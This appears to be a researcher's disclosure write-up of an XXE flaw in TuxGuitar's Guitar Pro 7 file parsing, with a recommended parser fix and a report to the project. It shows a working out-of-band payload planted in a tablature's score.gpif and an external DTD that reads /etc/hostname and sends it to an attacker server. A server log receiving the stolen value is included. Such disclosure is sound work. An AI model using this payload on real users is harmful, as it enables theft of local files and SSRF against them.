
[EN] A-Z: TuxGuitar - stealing local files (XXE)

TuxGuitar (https://en.wikipedia.org/wiki/TuxGuitar) is an open-source tablature player and editor, that supports many different file formats, including proprietary Guitar Pro's formats. As I play the guitar from time to time and use TuxGuitar for practice and learning songs I couldn't resist peeking into it. By looking at the source code I noticed usages of XML parsers without anti-XXE configuration. I decided to dig into it to find out whether it is exploitable.



(https://sourceforge.net/projects/tuxguitar/)

```
private Document getDocument(InputStream stream) {
    try {
      return DocumentBuilderFactory.newInstance().newDocumentBuilder().parse(stream);
    } catch (Throwable throwable) {
```

One of the occurrences led me to the `GPXDocumentReader` class. A quick look through revealed that this class is responsible for parsing `GP6` and `GP7` (also called `GP`) - the two newest Guitar Pro's formats. Both of them are archives containing XML documents but compressed using different algorithms. `GP6` is based on `BCFZ` which was unfamiliar for me and `GP7` is just a `zip`, so my choice for further analysis was obvious. At that moment I wanted to learn how `GP7` structure looks like. Instead of reading the code and re-creating the archive, I wanted to just find any already existing file and decompress it. Unfortunately, TuxGuitar doesn't support exporting to this format, also as this format is quite new, it was hard to find any occurrence on the Internet (all tablatures I found were saved in older formats). So I used a trial of Guitar Pro to create very simple tablature and save it in the desired format. Finally, I was able to unzip it and look at its contents:

```
$ unzip -l poc1.gp
Archive:  poc1.gp
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  05-15-2020 17:29   Content/
       12  05-14-2020 17:49   Content/LayoutConfiguration
      192  05-14-2020 17:49   Content/Preferences.json
    14412  05-15-2020 17:29   Content/score.gpif
       20  05-14-2020 17:49   Content/PartConfiguration
    19702  05-14-2020 17:49   Content/BinaryStylesheet
        3  05-14-2020 17:49   VERSION
---------                     -------
    34341                     7 files
```

`GPXFileSystem` and `GPXInputStream` classes gave me information that `Content/score.gpif` is an XML file I may want to alter.

```
public class GPXInputStream implements TGSongReader {

  public static final TGFileFormat FILE_FORMAT = new TGFileFormat("Guitar Pro 7", "audio/x-gt
p", new String[]{"gp"});

  public TGFileFormat getFileFormat() {
    return FILE_FORMAT;
  }

  public void read(TGSongReaderHandle handle) throws TGFileFormatException {
    try {
 [...]
      GPXDocumentReader gpxReader = new GPXDocumentReader(gpxFileSystem.getFileContentsAsStrea
m(GPXFileSystem.RESOURCE_SCORE), GPXDocumentReader.GP7);
```

```
public class GPXFileSystem {

  public static final String RESOURCE_SCORE = "Content/score.gpif";
[...]
```

I opened the file, put an OOB stealing file payload (lines 2-6 and 8 are added by me) and saved the changes.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE oob [
        <!ENTITY % sy SYSTEM "http://192.168.0.102:8000/ev1.dtd">
        %sy;
        %param1;
        ]>
<GPIF>
<xxe>&exfil;</xxe>
<GPVersion>7</GPVersion>
<GPRevision required="12021" recommended="12023">12025</GPRevision>
<Encoding>
<EncodingDescription>GP7</EncodingDescription>
</Encoding>
<Score>
<Title><![CDATA[]]></Title>
<SubTitle><![CDATA[]]></SubTitle>
<Artist><![CDATA[]]></Artist>
<Album><![CDATA[]]></Album>
<Words><![CDATA[]]></Words>
<Music><![CDATA[]]></Music>
<WordsAndMusic><![CDATA[]]></WordsAndMusic>
<Copyright><![CDATA[]]></Copyright>
<Tabber><![CDATA[]]></Tabber>
<Instructions><![CDATA[]]></Instructions>
<Notices><![CDATA[]]></Notices>
<FirstPageHeader>[...]</PageFooter>
<ScoreSystemsDefaultLayout>4</ScoreSystemsDefaultLayout>
<ScoreSystemsLayout>4</ScoreSystemsLayout>
<ScoreZoomPolicy>Value</ScoreZoomPolicy>
<ScoreZoom>1</ScoreZoom>
<MultiVoice>0></MultiVoice>
</Score>
<MasterTrack>
<Tracks>0</Tracks>
[...]
```


On my second machine I prepared the second part of the payload - `ev1.dtd` stealing content of `/etc/hostname`

```
<!ENTITY % hostname SYSTEM "file:///etc/hostname">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://192.168.0.102:8000/?h=%hostname;'>">
```

and served it using python's embedded HTTP server.

```
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Finally, I loaded the tablature



(/images/tux2.png)
and received the stolen file:

```
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.0.105 - - [14/May/2020 19:46:10] "GET /ev1.dtd HTTP/1.1" 200 -
192.168.0.105 - - [14/May/2020 19:46:10] "GET /?h=m-LIFEBOOK-A555-G HTTP/1.1" 200 -
```

There are two drawbacks that impede exploitation:

1. After opening a malicious file, the application starts reporting a lot of parsing related errors. It makes the whole attack noisy and users definitely will see that something is wrong.

(/images/tux3.png)
2. Because of how Java creates URLs it's impossible to steal files containing newline characters.

Nonetheless, this vulnerability can be exploited to steal some local files, perform SSRF attacks against users' internal services, or to leak users' IP addresses. For many users, the whole idea of using this application is to use tablatures prepared by others and downloaded from the Internet, so it is not unlikely to encounter a malicious one.

Fix

According to OWASP XXE Prevention Cheat Sheet (https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html), this problem can be solved by proper configuration of a parser.

```
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
String FEATURE = "http://apache.org/xml/features/disallow-doctype-decl";
dbf.setFeature(FEATURE, true);
```

Submission

This vulnerability was initially reported on the project's private issue tracker on 15.05.2020. Then resubmitted publicly:

- https://sourceforge.net/p/tuxguitar/bugs/126/ (https://sourceforge.net/p/tuxguitar/bugs/126/)

Written on June 15, 2020 by Michał Dardas

LogicalTrust sp. z o.o.
sp. k.
NIP: 8952177980
KRS: 0000713515
office@logicaltrust.net **(mailto:office@logicaltrust.net)**
Key: PGP/GPG (/logicaltrust.gpg)

al. Aleksandra Brücknera 25-43
51-411 Wrocław, Poland, EU
T.: +48 71 738 24 35 (tel:+48717382435)
K.: +48 514 812 431 (tel:+48514812431)